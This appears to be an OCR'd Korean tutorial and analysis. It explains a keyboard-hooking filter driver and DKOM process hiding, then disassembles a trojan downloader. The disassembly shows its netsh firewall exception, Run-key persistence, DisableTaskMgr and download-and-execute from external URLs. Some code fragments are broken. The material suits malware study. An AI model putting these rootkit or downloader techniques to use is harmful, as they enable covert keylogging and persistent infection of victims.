드라이버 역시 이와 비슷한 동작을 한다. 드라이버는 로딩이 성공적으로 이루어 지면 할당된 메모리에 대기하고 있다가 자신이 컨트롤하고 있는 디바이스에 특정한 요청이 왔을 때 윈도우에서 보내주는 요청 정보를 토대로 적절한 동작을 하게 된다. 이 때 윈도우 프로그램이 특정 메시지를 처리하기 위해 해당 메시지 값과 그에 관련된 정보들이 들어 있는 MSG라고 하는 구조체를 파라미터로 받아 처리하듯 드라이버 역시 이와 같은 특정 요청에 관련된 정보들을 함수의 파라미터로 받게 된다. 이러한 정보들을 담은 정의된 구조체가 바로 IRP 이다.

필터드라이버와 하드웨어가 통신을 할 때 I/O Manager 에서는 IRP 를 만들게 된다. 이 IRP는 여러가지 정보를 담고 있으며 해당 드라이버의 위에서 아래로 아래에서 위로 정보가 이동하게 된다. 이때 필터드라이버는 그 정보가 내려올 때 필터링하는 방법과 정보가



올라올 때 필터 링 하는 방법 중 하는 방법 중 선택하여 프로그래밍 할 수 있다.

위에서 말했던 것처럼 필터드라이버는 IRP라는 메시지와 비슷한 방식으로 동작한다고 말했었다. 아래에 있는 그림들은 프로그래밍시에 사용되는 IRP 이다.
처리 루틴에서는 자신이 원하는 IRP가 들어 왔을 때 루틴이 동작하게 된다. 이 IRP들을 통해 APP와 통신을 하거나, 다른 드라이버로부터 받은 요청을 처리하거나 통신을 하거나 할 수 있게 된다.

```
#define IRP_MJ_CREATE                   0x00
#define IRP_MJ_CREATE_NAMED_PIPE        0x01
#define IRP_MJ_CLOSE                    0x02
#define IRP_MJ_READ                     0x03
#define IRP_MJ_WRITE                    0x04
#define IRP_MJ_QUERY_INFORMATION        0x05
#define IRP_MJ_SET_INFORMATION          0x06
#define IRP_MJ_QUERY_EA                 0x07
#define IRP_MJ_SET_EA                   0x08
#define IRP_MJ_FLUSH_BUFFERS            0x09
#define IRP_MJ_QUERY_VOLUME_INFORMATION 0x0a
#define IRP_MJ_SET_VOLUME_INFORMATION   0x0b
#define IRP_MJ_DIRECTORY_CONTROL        0x0c
#define IRP_MJ_FILE_SYSTEM_CONTROL      0x0d
#define IRP_MJ_DEVICE_CONTROL           0x0e
#define IRP_MJ_INTERNAL_DEVICE_CONTROL  0x0f
#define IRP_MJ_SHUTDOWN                 0x10
#define IRP_MJ_LOCK_CONTROL             0x11
#define IRP_MJ_CLEANUP                  0x12
#define IRP_MJ_CREATE_MAILSLOT          0x13
#define IRP_MJ_QUERY_SECURITY           0x14
#define IRP_MJ_SET_SECURITY             0x15
#define IRP_MJ_POWER                    0x16
#define IRP_MJ_SYSTEM_CONTROL           0x17
#define IRP_MJ_DEVICE_CHANGE            0x18
#define IRP_MJ_QUERY_QUOTA              0x19
#define IRP_MJ_SET_QUOTA                0x1a
#define IRP_MJ_PNP                      0x1b
#define IRP_MJ_PNP_POWER                IRP_MJ_PNP
#define IRP_MJ_MAXIMUM_FUNCTION         0x1b
```

```
// IRP 설정
for( i = 0; i < IRP_MJ_MAXIMUM_FUNCTION; i ++ )
{
    pDrvObj->MajorFunction[ i ] = IrpSkip;
}
```

```
switch( uMajor )
{
    case IRP_MJ_PNP:
        status = KeyPNPRoutine( pDevObj, irp );
        return status;

    case IRP_MJ_POWER:
        status = KeyPowerRoutine( pDevObj, irp );
        return status;

    case IRP_MJ_READ:
        status = KeyReadRoutine( pDevObj, irp );
        return status;

    default:
        break;
}
```

```
// major funciton 설정
        for( i = 0; i < IRP_MJ_MAXIMUM_FUNCTION i++ )
        {
                pDrvObj->MajorFunction[ i ] = IrpSkip
        }
        pDrvObj->MajorFunction[ IRP_MJ_READ ] = KeyReadRoutine
```

```
pDrvObj->DriverUnload = DriverUnload
```

IRP 에 정의되어 있는 MajorFuction의 개수는 27개이고 이 중에 프로그래머가 원하지 않는 IRP가 발생 했을 때 IrpSkip을 하여 해당 IRP를 다음 드라이버에게 보내는 작업을 하게 된다.

```
NTSTATUS IrpSkip( IN PDEVICE_OBJECT pDevObj, IN PIRP irp )
{
    NTSTATUS status = STATUS_SUCCESS;
    PDEVICE_EXTENSION pDevExt = ( PDEVICE_EXTENSION )pDevObj->DeviceExtension;

    KdPrint( ( "IrpSkip \n" ) );


    // 유저 모드에서의 요청을 처리하기 위한 루틴
    if( pDevExt->ThisMode == THIS_USER_MODE )
    {
        UserDispatchRoutin( pDevObj, irp );
    }

    else if( pDevExt->ThisMode == THIS_KERNEL_MODE )
    {
        KeyDispatchRoutin( pDevObj, irp );
    }

    return status;
}
```

위 코드가 그러한 동작을 하는 코드이다. 그리고 내가 원하는IRP_MJ_READ 처리 루틴은 따로 만들어서 이러한 IRP 가 발생 했을 때 KeyReadRoutione 이라는 루틴이 동작하는 것이다.


```
NTSTATUS KeyReadRoutine( IN PDEVICE_OBJECT pDevObj, IN PIRP irp )
{
    NTSTATUS status = STATUS_SUCCESS;
    PIO_STACK_LOCATION stack = IoGetCurrentIrpStackLocation( irp );
    PDEVICE_EXTENSION pDevExt = ( PDEVICE_EXTENSION )pDevObj->DeviceExtension;

    IoCopyCurrentIrpStackLocationToNext( irp );
    KdPrint( ( "KeyReadRoutine \n" ) );

    IoSetCompletionRoutine( irp, KeyReadComplete, pDevObj, TRUE, TRUE, TRUE );

    status = IoCallDriver( pDevExt->pAttachDevice, irp );

    return status;
}
```

위 코드가 IRP_MJ_READ라는 IRP가 발생했을 때 동작하는 루틴이다.

이 챕터는 KernelMode 에서 Keyboard Hooking을 위해 쓰여진 글이지만 이 글을 보고는 절대로 만들 수가 없다. 사실 Keyboard Filter 드라이버를 만들기 위해서는 많은 지식과 정보가 필요하며 따로 KernelMode 프로그래밍에 대한 공부도 해야하기 때문이다. DDK를 사용하여 프로그래밍 하기 때문에 선수 학습이 많이 요구된다.

C. DKOM(Direct Kenel Object Manipulation)
커널은 실행중인 프로세스나 드라이버, 포트들의 정보를 커널 객체에 저장하여 작성하며 커널 객체는 프로세스 리스트와 드라이버 리스트를 이중 연결 리스트를 이용하여 관리한다. 이중 연결 리스트 값을 수정하면 프로세스와 드라이버를 숨길 수 있다.

커널은EPROCESS 객체를 생성하여 프로세스를 관리하는데 EPROCESS 객체의 멤버 중 ActiveProcessLinks는 연결 리스트 구조체 이다. 이 멤버를 사용하여 프로세스들은 서로 연결되어 있다.



그림처럼 숨길 프로세스는 자기를 가리키게 하고 앞뒤의 프로세스의 연결 리스트를 조작하는 것만으로도 간단히 숨길 수 있다.

EPROCESS 구조체를 WinDBG를 이용해서 본 그림이며 LIST_ENTRY에 FLINK와 BLINK의 값들이 들어 있다. 위의 값을 받아와서 조작함으로써 원하는 결과를 얻을 수 있다. 위 기능은 원하는 프로세스를 숨기는 기능을 하는데 혼자서는 동작할 수가 없다. 왜냐하면 자신이 숨길 프로세스가 뭔지 모르기 때문이다. 위의 코드가 동작하는 이유는 자신의 APP를 숨기기 위해서인데 숨길 APP는 UserMode 에서 돌아가는 RootKit 이기 때문이다. APP에서 드라이버를 로딩하며 드라이버에게 자신의 프로세스 이름을 알려 줄 수 있어야한다. APP가 로딩이 된 후 자신의 PID를 알아내어 드라이버에게 전달하면 효과적으로 숨길 수 있다.

```
while( bProcessFound )
{
```

```
bProcessFound = Process32Next( hSnapshot, &ProcessEntry32 );

                tempProcessName = ProcessEntry32.szExeFile
                processName = tempProcessName

                if( !strcmp( tempProcessName, processName ) ) {
                        CloseHandle( hSnapshot );
                        char *nDataCopy = new char[ sizeof( int ) + 1 ];
                        sprintf( nDataCopy, "%d", ProcessEntry32.th32ProcessID );

                        nData = new BYTE[ 5 ];

                        for( int i = 0; i < 5; i ++ ) {
                                nData[ i ] = ( BYTE )nDataCopy[ i ];
                        }
                        return nData
        }
}
```

위와 같은 코드로 원하는 프로세스의 ID를 얻을 수 있다. 그 정보를 로드 한 드라이버에게 전달 하면 드라이버 파일이 효과적으로 프로세스를 숨기는 것을 확인 할 수 있을 것이다.

Chpter 4. Malware Information

Malware Infomation
md5 : caed24c44ecc0cfc142b1a004ee8017d SHA1 : b7b9aeb99848812dc71b0d536d2daca701e09454 File Format : MS-DOS executable PE for MS Windows (GUI) x86 32bit Packer Signiture : malware is packed but packer is unknown Type : Troyjan - downloader

1. 주요기능

Process

다운로드 받은 프로그램을 실행

방화벽 예외목록에 프로그램 추가

Registry


윈도우 재시작시 다시 실행을 위하여 레지스트리 수정

작업관리자 무력화

Network

외부 페이지로 접속하여 현재 시스템 정보 송출 및 파일 다운로드 시도

2. 코드 구조



이 악성코드는 메시지 루프를 가지고 이벤트 드리븐 방식으로 구동되는 윈도우 프로그램이다.

메시지 루프에 들어가기 전에 윈도우 방화벽에 예외 항목으로 자기 자신을 등록하고, 작업관리자를 무력화 시키며 시스템 정보를 수집한다.

그 뒤에는 어떤 메시지에 따른 콜백함수가 호출되는데 이 함수는 파일을 할당하고 다운로드하며 실행한다.

그 외에 예외 핸들링을 기능으로 하는 것으로 보이는 함수도 있다.

3. 세부기능

Process

방화벽 예외목록에 프로그램 추가

```
0040271C  .  68 04010000   PUSH 104                          BufSize = 104 (260.)
00402721  .  8D85 D8F6FFFF LEA EAX,DWORD PTR SS:[EBP-928]
00402727  .  50            PUSH EAX                          PathBuffer
00402728  .  FF35 00464000 PUSH DWORD PTR DS:[404600]        hModule = NULL
0040272E  .  E8 C50C0000   CALL run_exe_.004033F8            GetModuleFileNameA
00402733  .  8D85 D8F6FFFF LEA EAX,DWORD PTR SS:[EBP-928]
00402739  .  50            PUSH EAX                          <%s>
0040273A  .  68 95664000   PUSH run_exe_.00406695            Format = "netsh firewall set allowedprogram '%s' enable"
0040273F  .  8D85 D8F5FFFF LEA EAX,DWORD PTR SS:[EBP-A28]
00402745  .  50            PUSH EAX                          s
00402746  .  E8 810E0000   CALL run_exe_.004035CC            wsprintfA
0040274B  .  6A 00         PUSH 0                            ShowState = SW_HIDE
0040274D  .  8D85 D8F5FFFF LEA EAX,DWORD PTR SS:[EBP-A28]
00402753  .  50            PUSH EAX                          CmdLine
00402754  .  E8 FB0D0000   CALL run_exe_.00403554            WinExec
```

· 메시지 루프가 실행되는 함수 내부에는 MS Windows NT 계열에 네트워크 관리용으로 제공되는 유틸리티인 netsh를 이용하여 방화벽에 자기 자신을 예외처리를 하는 루틴이 존재한다.
이 루틴은 현재 실행되는 모듈의 파일이름을 받아오는 API인 GetModuleFileName과 인수를 포함한 명령어를 실행하는 API인 WinExec를 이용하여 구동된다.

다운로드 받은 프로그램을 실행

```
00401C0B  .  68 20484000   PUSH run_exe_.00404820            ASCII "http://prevedtraf.biz/pic/search.jpg"
00401C10  .  8D85 A8FEFFFF LEA EAX,DWORD PTR SS:[EBP-158]
00401C16  .  50            PUSH EAX
00401C17  .  E8 44F8FFFF   CALL run_exe_.00401460
00401C1C  .  83C4 14       ADD ESP,14
00401C1F  .  89C6          MOV ESI,EAX
00401C21  .  6A FF         PUSH -1                           Timeout = INFINITE
00401C23  .  56            PUSH ESI                          hObject
00401C24  .  E8 1F190000   CALL run_exe_.00403548            WaitForSingleObject
00401C29  .  8D85 74F2FFFF LEA EAX,DWORD PTR SS:[EBP-D8C]
00401C2F  .  50            PUSH EAX                          pExitCode
00401C30  .  56            PUSH ESI                          hThread
00401C31  .  E8 86170000   CALL run_exe_.004033BC            GetExitCodeThread
00401C36  .  8985 78F2FFFF MOV DWORD PTR SS:[EBP-D88],EAX
00401C3C  .  56            PUSH ESI                          hObject
00401C3D  .  E8 16180000   CALL run_exe_.00403458            CloseHandle
00401C42  .  83BD 78F2FFFF CMP DWORD PTR SS:[EBP-D88],0
00401C49  .v 74 69         JE SHORT run_exe_.00401CB4
00401C4B  .  83BD 74F2FFFF CMP DWORD PTR SS:[EBP-D8C],0
00401C52  .v 75 60         JNZ SHORT run_exe_.00401CB4
00401C54  .  68 30494000   PUSH run_exe_.00404930            FileName = "C:\WINDOWS\system32\dlh9jkd1q1.exe"
00401C59  .  E8 22170000   CALL run_exe_.00403380            DeleteFileA
00401C5E  .  8D85 A8FEFFFF LEA EAX,DWORD PTR SS:[EBP-158]
00401C64  .  50            PUSH EAX                          Arg1
00401C65  .  E8 D2120000   CALL run_exe_.00402F3C            run_exe_.00402F3C
00401C6A  .  6A 00         PUSH 0                            FailIfExists = FALSE
00401C6C  .  68 30494000   PUSH run_exe_.00404930            NewFileName = "C:\WINDOWS\system32\dlh9jkd1q1.exe"
00401C71  .  8D85 A8FEFFFF LEA EAX,DWORD PTR SS:[EBP-158]
00401C77  .  50            PUSH EAX                          ExistingFileName
00401C78  .  E8 17180000   CALL run_exe_.00403494            CopyFileA
00401C7D  .  C605 9460400( MOV BYTE PTR DS:[406094],1
00401C84  .v EB 2E         JMP SHORT run_exe_.00401CB4
00401C86  >  C605 9460400( MOV BYTE PTR DS:[406094],1
00401C8D  .  8D45 AC       LEA EAX,DWORD PTR SS:[EBP-54]
00401C90  .  50            PUSH EAX                          pProcessInfo
00401C91  .  8D45 BC       LEA EAX,DWORD PTR SS:[EBP-44]
00401C94  .  50            PUSH EAX                          pStartupInfo
00401C95  .  6A 00         PUSH 0                            CurrentDir = NULL
00401C97  .  6A 00         PUSH 0                            pEnvironment = NULL
00401C99  .  6A 00         PUSH 0                            CreationFlags = 0
00401C9B  .  6A 00         PUSH 0                            InheritHandles = FALSE
00401C9D  .  6A 00         PUSH 0                            pThreadSecurity = NULL
00401C9F  .  6A 00         PUSH 0                            pProcessSecurity = NULL
00401CA1  .  68 30494000   PUSH run_exe_.00404930            CommandLine = "C:\WINDOWS\system32\dlh9jkd1q1.exe"
00401CA6  .  6A 00         PUSH 0                            ModuleFileName = NULL
00401CA8  .  E8 D7180000   CALL run_exe_.00403584            CreateProcessA
```

· 시작주소가 0x004017D8인 Callback 함수인 내부에서 다른 루틴에서 다운로드 받은 프로그램을 CreateProcess를 이용하여 이전에 다운로드 받은 프로그램을 실행한다. 다운로드 받은 파일은 다른 악의적인 프로그램으로 예상된다.

Registry

윈도우 재시작시 다시 실행을 위하여 레지스트리 수정

```
004014D9  .  68 04010000   PUSH 104                                  ; BufSize = 104 (260.)
004014DE  .  8D85 F4FDFFFF LEA EAX,DWORD PTR SS:[EBP-20C]
004014E4  .  50            PUSH EAX                                 ; Buffer
004014E5  .  E8 4A1F0000   CALL run_exe_.00403434                   ; GetSystemDirectoryA
004014EA  .  68 04010000   PUSH 104                                 ; BufSize = 104 (260.)
004014EF  .  8D85 F0FCFFFF LEA EAX,DWORD PTR SS:[EBP-310]
004014F5  .  50            PUSH EAX                                 ; PathBuffer
004014F6  .  FF35 00464000 PUSH DWORD PTR DS:[404600]               ; hModule = NULL
004014FC  .  E8 F71E0000   CALL run_exe_.004033F8                   ; GetModuleFileNameA
00401501  .  8D85 F4FDFFFF LEA EAX,DWORD PTR SS:[EBP-20C]
00401507  .  50            PUSH EAX                                 ; <%s>
00401508  .  68 79684000   PUSH run_exe_.00406879                   ; Format = "%s\kernels88.exe"
0040150D  .  8D85 FCFEFFFF LEA EAX,DWORD PTR SS:[EBP-104]
00401513  .  50            PUSH EAX                                 ; s
00401514  .  E8 B3200000   CALL run_exe_.004035CC                   ; wsprintfA
00401519  .  83C4 0C       ADD ESP,0C
0040151C  .  8D85 FCFEFFFF LEA EAX,DWORD PTR SS:[EBP-104]
00401522  .  50            PUSH EAX                                 ; FileName
00401523  .  E8 581E0000   CALL run_exe_.00403380                   ; DeleteFileA
00401528  .  6A 00         PUSH 0                                   ; FailIfExists = FALSE
0040152A  .  8D85 FCFEFFFF LEA EAX,DWORD PTR SS:[EBP-104]
00401530  .  50            PUSH EAX                                 ; NewFileName
00401531  .  8D85 F0FCFFFF LEA EAX,DWORD PTR SS:[EBP-310]
00401537  .  50            PUSH EAX                                 ; ExistingFileName
00401538  .  E8 571F0000   CALL run_exe_.00403494                   ; CopyFileA
0040153D  .  8D85 F8FEFFFF LEA EAX,DWORD PTR SS:[EBP-108]
00401543  .  50            PUSH EAX                                 ; pHandle
00401544  .  68 06000200   PUSH 20006                               ; Access = KEY_WRITE
00401549  .  6A 00         PUSH 0                                   ; Reserved = 0
0040154B  .  68 4B684000   PUSH run_exe_.0040684B                   ; Subkey = "Software\Microsoft\Windows\CurrentVersion\Run"
00401550  .  68 02000080   PUSH 80000002                            ; hKey = HKEY_LOCAL_MACHINE
00401555  .  E8 A2200000   CALL run_exe_.004035FC                   ; RegOpenKeyExA
0040155A  .  8D8D FCFEFFFF LEA ECX,DWORD PTR SS:[EBP-104]
00401560  .  83C8 FF       OR EAX,FFFFFFFF
00401563  >  40            INC EAX
00401564  .  803C01 00     CMP BYTE PTR DS:[ECX+EAX],0
00401568  .^ 75 F9         JNZ SHORT run_exe_.00401563
0040156A  .  89C7          MOV EDI,EAX
0040156C  .  83C7 01       ADD EDI,1
0040156F  .  57            PUSH EDI                                 ; BufSize
00401570  .  8DBD FCFEFFFF LEA EDI,DWORD PTR SS:[EBP-104]
00401576  .  57            PUSH EDI                                 ; Buffer
00401577  .  6A 01         PUSH 1                                   ; ValueType = REG_SZ
00401579  .  6A 00         PUSH 0                                   ; Reserved = 0
0040157B  .  68 44684000   PUSH run_exe_.00406844                   ; ValueName = "System"
00401580  .  FFB5 F8FEFFFF PUSH DWORD PTR SS:[EBP-108]             ; hKey
00401586  .  E8 7D200000   CALL run_exe_.00403608                   ; RegSetValueExA
0040158B  .  FFB5 F8FEFFFF PUSH DWORD PTR SS:[EBP-108]             ; hKey
00401591  .  E8 5A200000   CALL run_exe_.004035F0                   ; RegFlushKey
```


작업관리자 무력화

```
004015C8  .  57            PUSH EDI                                 ; BufSize
004015C9  .  8DBD FCFEFFFF LEA EDI,DWORD PTR SS:[EBP-104]
004015CF  .  57            PUSH EDI                                 ; Buffer
004015D0  .  6A 01         PUSH 1                                   ; ValueType = REG_SZ
004015D2  .  6A 00         PUSH 0                                   ; Reserved = 0
004015D4  .  68 02684000   PUSH run_exe_.00406802                   ; ValueName = "SystemTools"
004015D9  .  FFB5 F8FEFFFF PUSH DWORD PTR SS:[EBP-108]             ; hKey
004015DF  .  E8 24200000   CALL run_exe_.00403608                   ; RegSetValueExA
004015E4  .  FFB5 F8FEFFFF PUSH DWORD PTR SS:[EBP-108]             ; hKey
004015EA  .  E8 01200000   CALL run_exe_.004035F0                   ; RegFlushKey
004015EF  .  C785 ECFCFFFF MOV DWORD PTR SS:[EBP-314],1
004015F9  .  8D85 F4FEFFFF LEA EAX,DWORD PTR SS:[EBP-10C]
004015FF  .  50            PUSH EAX                                 ; pHandle
00401600  .  68 C8674000   PUSH run_exe_.004067C8                   ; Subkey = "Software\Microsoft\Windows\CurrentVersion\Policies\System"
00401605  .  68 01000080   PUSH 80000001                            ; hKey = HKEY_CURRENT_USER
0040160A  .  E8 D51F0000   CALL run_exe_.004035E4                   ; RegCreateKeyA
0040160F  .  6A 04         PUSH 4                                   ; BufSize = 4
00401611  .  8D85 ECFCFFFF LEA EAX,DWORD PTR SS:[EBP-314]
00401617  .  50            PUSH EAX                                 ; Buffer
00401618  .  6A 04         PUSH 4                                   ; ValueType = REG_DWORD
0040161A  .  6A 00         PUSH 0                                   ; Reserved = 0
0040161C  .  68 B9674000   PUSH run_exe_.004067B9                   ; ValueName = "DisableTaskMgr"
00401621  .  FFB5 F4FEFFFF PUSH DWORD PTR SS:[EBP-10C]             ; hKey
00401627  .  E8 DC1F0000   CALL run_exe_.00403608                   ; RegSetValueExA
0040162C  .  FFB5 F4FEFFFF PUSH DWORD PTR SS:[EBP-10C]             ; hKey
00401632  .  E8 B91F0000   CALL run_exe_.004035F0                   ; RegFlushKey
```

Network

외부 페이지로 접속하여 현재 시스템 정보 송출 및 파일 다운로드 시도

- 시스템 정보 수집 및 처리



· 윈도우나 시스템의 정보를 얻어오는 API를 이용하여 정보를 얻어오고 이를 이용하여 어떤 쿼리를 만들어낸다.

0x004017D8에서 시작하는 콜백 함수에는 위에서 만들어진 쿼리를 이용하여 특정 URL에 접속하고 파일을 다운로드 받아 저장한다.

위 콜백함수에서는 0x00401460를 호출하는데 이 함수는 0x004012EF를 시작으로하는 스레드를 만들고 스레드가 생성되면서 004012EF는 Callback 되어진다.

이 함수는 아래와 같은 루틴을 수행한다.

여기 있는 GetProcAddress함수를 이용하여 WININET.DLL 에 Export한 함수의 주소를 받아 온다. 각각 받아온 함수의 주소는 MOV DWORD PTR SS:[EBP-??] 에 저장되며 이 주소를 이용하여 함수를 실행한다.

EBP-28 에 저장 되어 있는 주소의 함수를 사용한다. 이 함수는 InternetOpenUrlA이며, 이 함수를 통해서 인터넷에 있는 파일의 다운로드를 시도한다. (하지만 현재는 이 주소를 통해 다운로드가 불가능하다.) 다운로드를 시도하는 URL은 다음과 같다.

"http://prevedtraf.biz/pic/search.jpg"
"http://prevedtraf.biz/pic/winlogon.jpg"
"http://prevedtraf.biz/pic/tibs.jpg"
“http://prevedtraf.biz/pic/tool.jpg"
"http://prevedtraf.biz/pic/proxy.jpg"

4. 그 외

위 악성코드는 패킹되어 있긴 하지만 알려지지 않은 방법으로 패킹 되어 있었기 때문에, OEP를 수동으로 찾아 그 부분부터 Dump하여 바이너리를 재구성 하였다.